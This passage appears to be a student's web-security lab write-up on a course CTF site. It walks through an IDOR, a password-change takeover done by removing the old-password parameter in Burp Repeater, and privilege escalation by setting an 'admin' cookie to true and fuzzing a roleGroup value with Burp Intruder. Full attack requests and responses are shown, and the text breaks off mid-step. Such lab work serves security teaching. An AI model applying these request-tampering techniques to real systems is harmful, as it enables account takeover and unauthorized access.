
Step3: After running the above script, we find the value of ID which contains the FLAG, i.e. ID = 333.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Manu\Desktop\WebSecurity\Assignment3> python .\idor.py
ID Found:  333
PS C:\Users\Manu\Desktop\WebSecurity\Assignment3>
```

Fig 2.2: Screenshot of the results obtained after running the script.

Step4: Visit http://assignment-zeus.unimelb.life/profile.php?id=333 to get the Flag.



assignment-zeus.unimelb.life/profile.php?id=333

Company (disabled): Bank of UniMelb
Username: hello227
Role: user
First Name
Last Name
Website
About Me
FLAG{Awwww_thats_IDORable}


hello227
string...

Fig 2.3: Screenshot of the User Profile page where ID = 333. The contents of the flag are shown: FLAG{Awwww_thats_IDORable}

[Return to main report.]()

Section 3 – Authentication Weakness Leading to Account Takeover Walkthrough

This vulnerability is present in the “Change Your Password” functionality present on the Settings page (http://assignment-zeus.unimelb.life/settings.php). An authenticated user can input old (current) password to change to a new password(Fig 3.1).



Current password: ••••••


New password: ••••••

assignment-zeus.unimelb.life/change-password.php

Password changed successfully

Fig 3.1: Screenshot of a user changing password successfully.

Step1: Open BurpSuite and intercept the above request to change the password (Fig 3.2).



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edite
658	http://assignment-zeus.unimel...	POST	/change-password.php	✓	
657	http://assignment-zeus.unimel...	GET	/settings.php		
656	http://assignment-zeus.unimel...	GET	/developer-login.php		
655	http://assignment-zeus.unimel...	GET	/settings.php		
654	http://assignment-zeus.unimel...	GET	/dashboard.php		

Fig 3.2: Screenshot of the change-password request captured by Burp.

Step2: Open the request in Burp Repeater, change the user to **pawanm-branch-manager** and send it to see if there is a response (Fig 3.3).




```
POST /change-password.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://assignment-zeus.unimelb.life/settings.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Connection: close
Cookie: CSRF_token=Ygd6BAJlkk7maHuEr296U5jrNmmj6knOteUnJxeSuNmLvBEtInsjTkQi5V185YYb; PHPSESSID
=eu5t8dlqv9ef1pb9ce8gpg6skn; admin=true
Upgrade-Insecure-Requests: 1

old=pawanm&new=pawanm&user=pawanm-branch-manager
```

```
HTTP/1.1 200 OK
Date: Mon, 31 May 2021 08:34:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```

Fig 3.3: Screenshot of the response when user=pawanm-branch-manager

Step3: Now, remove the old parameter from the request, i.e. remove “old=pawanm” from the request and send it again. You will see that we have successfully changed the password of the branch manager (Fig 3.4).



```
POST /change-password.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://assignment-zeus.unimelb.life/settings.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Connection: close
Cookie: CSRF_token=Ygd6BAJlkk7maHuEr296U5jrNmmj6knOteUnJxeSuNmLvBEtInsjTkQi5V185YYb; PHPSESSID
=eu5t8dlqv9ef1pb9ce8gpg6skn; admin=true
Upgrade-Insecure-Requests: 1

new=pawanm&user=pawanm-branch-manager
```

```
HTTP/1.1 200 OK
Date: Mon, 31 May 2021 08:34:41 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 29
Connection: close
Content-Type: text/html; charset=UTF-8

Password changed successfully
```

Fig 3.4: Screenshot of request without old=pawanm. Password changed successfully.

Step4: Now login as the branch manager (Fig 3.5).




Fig 3.5: Screenshot of Login as branch manager.

Step5: Visit the settings page as the branch-manager to get the FLAG: FLAG{no_change_no_progress}





Fig 3.6: Screenshot of the Settings page as the branch-manager. Flag found: FLAG{no_change_no_progress}

[Return to main report.](#)

Section 4 – Privilege Escalation Walkthrough


This vulnerability can be exploited via the Admin page (http://assignment-zeus.unimelb.life/admin.php) which can be accessed by any authenticated user but gives a response saying Unauthorised if you are not the admin (Fig 4.1).


assignment-zeus.unimelb.lif
assignment-zeus.unimelb.life/admin.php

Unauthorised!

Fig 4.1: Screenshot of response on accessing the admin page.


Step1: We will be using Mozilla Firefox in this walkthrough. Open developer tools of the browser and check the cookies (Fig 4.2). You will see an **admin** cookie which is set to **false**.



Name	Domain	Path	Expires on	Last accessed on	Value	table.headers.c...	sameSite
admin	assignment-zeus.unimelb.life	/	Session	Mon, 31 May 2021 08:23:08 GMT	false	false	Unset
CSRF_tok...	assignment-zeus.unimelb.life	/	Wed, 02 Jun 2021 08:13:4...	Mon, 31 May 2021 08:23:08 GMT	Ygd6BAJlkk7maHuEr296U5jrNmmj6knOteUnJxeSuNmLvBEtInsjTkQi5V185YYb	false	Unset
PHPSESS...	assignment-zeus.unimelb.life	/	Session	Mon, 31 May 2021 08:23:08 GMT	eu5t8dlqv9ef1pb9ce8gpg6skn	false	Unset

Fig 4.2: Screenshot of cookies in developer tools of Firefox.

Step2: Change the value of **admin** cookie to **true** and refresh the page. You will see an Admin Panel with two options Reset User and Promote user (Fig 4.3).




Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
admin	assignment-zeus.unimelb.life	/	Session	Mon, 31 May 2021 08:24:58 GMT	true	false	Unset
CSRF_tok...	assignment-zeus.unimelb.life	/	Wed, 02 Jun 2021 0...	Mon, 31 May 2021 08:25:01 GMT	Ygd6BAJlkk7maHuEr296U5jrNmmj6knOteUnJxeSuNmLvBEtInsjTkQi5V1...	false	Unset
PHPSESS...	assignment-zeus.unimelb.life	/	Session	Mon, 31 May 2021 08:25:01 GMT	eu5t8dlqv9ef1pb9ce8gpg6skn	false	Unset

```
Data
  admin: "true"
    CreationTime: "Mon, 31 May 2021 08:13:40 GMT"
    Domain: "assignment-zeus.unimelb.life"
    Expires: "Session"
    HostOnly: true
    HttpOnly: false
```

Fig 4.3: Screenshot of the Admin Panel on changing the admin cookie to true.


Step3: On checking the Source Code of the admin page (http://assignment-zeus.unimelb.life/admin.php), you will see that the two options take value as a json input (Fig 4.4).



```
<form action="assign.php" method="post" id="form1">
    <div class="row">
        <div class="col-md-12">
            <div class="form-group">
                <label class="bmd-label-floating">Promote a user to admin!</label>
                <input type="hidden" class="form-control" name="json" id="json" value='{"user":"admin", "roleGroup": 1}'>
            </div>
        </div>
    </div>
    <button onclick="document.getElementById('form1').submit()" class="btn btn-primary pull-right">Promote User</button>
    <button onclick="document.location = '/reset.php'; return false;" class="btn btn-primary pull-right">Reset User</button>
    <div class="clearfix"></div>
</form>
```

Fig 4.4: Screenshot of GET request after adding apikey as the header and the response received from the server.

Step4: Click on Promote user button, and intercept the request using BurpSuite (Fig 4.5).




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params
651	http://assignment-zeus.unimel...	POST	/assign.php	✓
649	https://fonts.gstatic.com	GET	/s/materialicons/v88/flUhRq6tzZclQE...	
648	https://fonts.gstatic.com	GET	/s/roboto/v27/KFOmCnqEu92Fr1Mu4...	
647	https://fonts.gstatic.com	GET	/s/roboto/v27/KFOlCnqEu92Fr1MmSU...	

Fig 4.5: Screenshot of captured request on clicking Promote user.

Step5: Send the request to Repeater. Change the user to pawanm and send it. You will see that we are still unauthorised (Fig 4.6). We need to give the correct value to roll group option.




```
POST /assign.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://assignment-zeus.unimelb.life/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: close
Cookie: CSRF_token=
Ygd6BAJlkk7maHuEr296U5jrNmmj6knOteUnJxeSuNmLvBEtInsjTkQi5V185YYb;
PHPSESSID=eu5t8dlqv9ef1pb9ce8gpg6skn; admin=true
Upgrade-Insecure-Requests: 1

json=%7B%22user%22%3A%22pawanm%22%2C+%22roleGroup%22%3A+1%7D
```

```
HTTP/1.1 200 OK
Date: Mon, 31 May 2021 08:27:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```

Fig 4.6: Screenshot of the request with user as pawanm and roll group = 1.

Step6: Send the request to Intruder. Add payload position to the roll group option (Fig 4.7).



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /assign.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://assignment-zeus.unimelb.life/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: close
Cookie: CSRF_token=Ygd6BAJlkk7maHuEr296U5jrNmmj6knOteUnJxeSuNmLvBEtInsjTkQi5V185YYb; PHPSESSID=eu5t8dlqv9ef1pb9ce8gpg6skn; admin=true
Upgrade-Insecure-Requests: 1

json=%7B%22user%22%3A%22pawanm%22%2C+%22roleGroup%22%3A+§§%7D
```

Fig 4.7: Screenshot of the Intruder (Payload position) window.

Step7: Set the payload settings (Fig 4.7), and start the attack.



Payload Sets

You can define one or more payload sets. The number of payload sets dep

Payload set:	1	Payload count:	31
Payload type:	Numbers	Request count:	31

Payload Options [Numbers]

